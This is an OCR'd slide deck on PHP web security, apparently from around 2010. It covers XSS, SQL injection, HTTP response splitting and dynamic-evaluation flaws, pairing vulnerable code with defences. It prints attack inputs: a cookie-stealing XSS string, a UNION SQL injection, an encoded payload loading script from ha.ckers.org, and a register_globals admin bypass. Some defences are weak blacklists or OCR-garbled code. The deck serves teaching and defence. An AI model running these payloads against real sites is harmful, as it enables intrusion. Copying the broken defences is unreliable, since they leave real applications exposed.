PHP Fuzzing In Action

Payam khaninejad
15 Ways to Fuzzing PHP Source Code
http://progvig.ir
khaninejad@gmail.com

Contents

- Introduction
- What is PHP?
- History Of PHP
- What's a security vulnerability?
- Types of PHP Attacks

Disclaimer

Do not use anything you learn here for nefarious purposes


Why Program Securely?

Why’s the web so dangerous?

What are the rules?

Welcome To PHP World

PHP and ASP market share



Source: seo-creative.co.uk

PHP over-all vulnerabilities statistics for 2010

Attack Method	Year 2010
File Inclusion	634.620
Other Web Application bug	124.878
SQL Injection	98.250
Brute force attack	10.145
…	…

Source: zone-h.org

Brief History of PHP

PHP (PHP: Hypertext Preprocessor) was created by Rasmus Lerdorf in 1994.

PHP 2 (1995) transformed the language into a Server-side embedded scripting language. Added database support, file uploads, variables, arrays, recursive functions, conditionals, iteration, regular expressions, etc.


PHP 3 (1998) added support for ODBC data sources, multiple platform support, email protocols (SNMP,IMAP), and new parser written by Zeev Suraski and Andi Gutmans .

PHP 4 (2000) became an independent component of the web server for added efficiency. The parser was renamed the Zend Engine. Many security features were added.

PHP 5 (2004) adds Zend Engine II with object oriented programming, robust XML support using the libxml2 library, SOAP extension for interoperability with Web Services, SQLite has been bundled with PHP

Usage Stats for April 2007

PHP: 20,917,850 domains, 1,224,183 IP addresses



Source: Netcraft

What is Security?

What is Security?

- Its is also a growing problem that requires an continually evolving solution.
- As far as application design goes, security must be considered at all times; initial spec, implementation, testing and even maintenance.

PHP & Security


- PHP keeps on growing as a language, making headway into enterprise and corporate markets.
- Consequently PHP applications often end up working with sensitive data.
- One of the key concepts you must accept is that user input is unreliable and not to be trusted.

Two Golden Rules

1. FILTER external input
   - Obvious.. `$_POST`, `$_COOKIE`, etc.
   - Less obvious.. `$_SERVER`

2. ESCAPE output
   - Client browser
   - MYSQL database

Two Golden Rules



Type OF Attacks

Type Of Attacks

- **Cross Site Scripting (XSS) / CRLF [Medium]**
- **SQL Injection [medium]**
- **HTTP Response Splitting [Medium]**
- **Dynamic Evaluation Vulnerabilities [High]**
- **Process Control / PHP Code Injection (HIGH)**
- **Local / Remote file inclusion (High)**
- **File Management (HIGH)**
- **Buffer overflows (High, But Hard Usage)**
- **Cookie / Session injection / Fixation / [High]**
- **Denial Of service [Medium, But Hard Assessment]**
- **XPath Injection [XML Functions]**
- **Often Misused: File Uploads (High)**
- **Un-Authorize summon of Functionality / File (Medium)**
- **Authentication Bypass with Brute Force (Low)**
- **Insecure Randomness Session / Cookie / Backup files (Medium)**
- **Informative details in HTML Comments (Low)**
- **Default unnecessary installation files (medium)**
- **Regular Expression Vulnerability (High)**
- **Resource Injection (Medium)**
- **Week Password / Encryption: (Low)**

1.Cross Site Scripting (XSS)


Cross Site Scripting (XSS) is a situation where by attacker injects HTML code, which is then displayed on the page without further validation.

```
<?php
$error_message = $_GET['error'];
print $error_message ;
?>
```

index.php?error=<script>alert(document.cookie)</script>

Defence :

```
<?php
$error_message = $_GET['error'];
print htmlspecialchars($error_message );
?>
```




```
http://services.google.com/tcbin/[illegible]=\x22\x3e\x3c\x2fiframe\x3e\x3cscript\x20src\x3dhttp\x3a\x2f\x2fha.ckers.org\x2fxss.js\x3e\x3c\x2fsc
```

This is remote text via xss.js located at ha.ckers.org PREF=ID=b2ff4c256fea6bec:TB=2:TM=1157543236:LM=1157546367:S=_ke443I6QBPqpqDu

2.SQL Injection

SQL injection is a code injection technique that exploits a security vulnerability occurring in
the database layer of an application. The vulnerability is present when user input is either
incorrectly filtered for string literal escape characters embedded in SQL statements or user
input is not strongly typed and thereby unexpectedly executed.



Example 1:

```
<?php
$id= $_GET['id'];
$query= "SELECT * FROM users WHERE id= ' “ .$id." ;"
...
?>
```

```
index.php?id=1+UNION+SELECT+1,@@version,3,4,5+from+users/*
```

SQL Injection: Solution

- Filter input data.
- Quote your data. If your database allows it (MySQL does), put single quotes around all values in your SQL statements, regardless of the data type.
- Escape your data. For a MySQL db, use the function `mysql_real_escape_string()`

Defence:

```
<?php
$title = $_POST['title'];
$description = $_POST['description'];
$dirtystuff = array("\"", "\\", "/", "*", "'", "=", "-
", "#", ";", "<", ">", "+", "%");
whatever is in the quotes - in this example, it replaces the value with nothi
$title = str_replace($dirtystuff, "", $title); // works!
$description = str_replace($dirtystuff, "", $description); // works!
```

3.HTTP Response Splitting


HTTP response splitting is a form of web application vulnerability, resulting from the failure
of the application or its environment to properly sanitize input values. It can be used to
perform cross-site scripting attacks, cross-user defacement, web cache poisoning, and
similar exploits.

Example 1:

```
<?php
redirect_page = $_GET['page'];
header ("Location: " . redirect_page);
?>
redirect.php?page=http://www.abysssec.com
```

For $_SERVER:

```
<?php
echo "Welcome From " . $_SERVER['HTTP_REFERER'];
?>
```



Tamper Popup

https://addons.mozilla.org/developers/login.php

Request Header Name	Request Header Value
Host	addons.mozilla.org
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1;
Accept	text/xml,application/xml,application/xhtml+
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Connection	keep-alive
Referer	https://addons.mozilla.org/developers/
Cookie	PHPSESSID=7d836bdf0706124c1b880857e

Post Parameter Name	Post Parameter Value
email	x
password	bogus value
submit	login

HTTP Response Splitting :Solution

Defence:

1- Checking Input value for Header.

2- Don't use input URL, you can use this method:

```
<?php
$id = $_GET['url_id'];
if ($id == 1) {
header ("Location: " . redirect_page);
}
?>
```

And:

```
<?php
echo "Welcome From " . htmlspecialchars($_SERVER['HTTP_REFERER']);
?>
```

4.Dynamic Evaluation Vulnerabilities

1- Execute a function specified by request, when you use
dynamic function load, attacker can
execute Any Function.

Attack:

```
<?php
$myfunc = $_GET['myfunc'];
$myfunc();
?>
```

Index.php?myfunc=phpinfo

2- Global Function vulnerability:

Register Global is **Dangerous** "PHP Extension":

When on, register_globals will inject your scripts with all sorts of variables, like request variables from HTML forms.

Admin.php

```
<?php
if (isset($is_admin)) {
//Yes, I'm the admin so call the Administration Pannel
[...]
} else {
//No, I'm not the admin
[...]
}
?>
```

# admin.php?is_admin=1

Dynamic Evaluation Vulnerabilities Solution

Defence:

Don't use this way to load functions , it is highland !

Register Global should be off, any time , any were !

Or set content for your variable:

```
<?php
$is_admin =();
if (isset($is_admin)) {
//Yes, I'm the admin so call the Administration Pannel
[...]
